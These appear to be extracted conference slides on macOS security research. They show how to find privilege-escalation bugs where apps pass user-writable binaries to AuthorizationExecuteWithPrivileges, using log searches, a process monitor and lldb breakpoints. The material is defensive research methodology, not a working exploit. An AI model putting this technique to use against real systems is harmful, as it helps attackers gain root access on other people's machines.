
↳ performs no validation on what it is executing (as root)!!!



{ local,
non-priv'd,
modifies binary!


AUTHORIZED (PRIV'D) TOOLS

...often perform unsafe actions!



FINDING 0days

'user-assisted' priv-escalations



WHO CALLS AUTHORIZATIONEXECUTEWITHPRIVILEGES

...everybody :(lib/trampolineClient.cpp

```
OSStatus AuthorizationExecuteWithPrivilegesExternalForm(const AuthorizationExternalForm * extForm, const char *pathToTool ...)
{
    // report the caller to the authorities
    aslmsg m = asl_new(ASL_TYPE_MSG);
    asl_set(m, "com.apple.message.domain", "com.apple.libsecurity_authorization.AuthorizationExecuteWithPrivileges");
    asl_set(m, "com.apple.message.signature", getprogname());

    asl_log(NULL, m, ASL_LEVEL_NOTICE, "AuthorizationExecuteWithPrivileges!");

    ...
}
```


authentication attempts are logged

vulnerable?

```
$ strings /private/var/log/DiagnosticMessages/* | grep -A 1 AuthorizationExecuteWithPrivileges!
$AuthorizationExecuteWithPrivileges!
Slack
...
VMware Fusion
Google Chrome
Little Snitch Installer
osascript
Autoupdate (Sparkle)
```

*.asl logs

q: is binary, passed to AuthorizationExecute...writable* by non-priv'd code?



Console.app

AUTHORIZATIONEXECUTEWITHPRIVILEGES () PAYLOAD

is it writable?

world-writable, but exec'd as r00t



```
AuthorizationExecuteWithPrivileges(authRef, "/sbin/reboot",  
kAuthorizationFlagDefaults, NULL, NULL);
```

VS.



```
AuthorizationExecuteWithPrivileges(authRef, "~/Downloads/Install.app",  
kAuthorizationFlagDefaults, NULL, NULL);
```




```
# procmon  
new process: security_authtrampoline (24977)  
path: /usr/libexec/security_authtrampoline  
pid: 24977  
args:  
  "~/Downloads/Install.app",  
  ...
```

process monitor

→ 'security_authtrampoline'

{ what is it exec'ing?
can non-priv'd code modify it?



```
# lladb <path/to/app>  
(lldb) b AuthorizationExecuteWithPrivileges  
  
(lldb) r  
...  
* thread #1: Security`AuthorizationExecuteWithPrivileges  
stop reason = breakpoint 1.1  
  
(lldb) x/s $rsi  
0x100000fa2: "~/Downloads/Install.app"
```

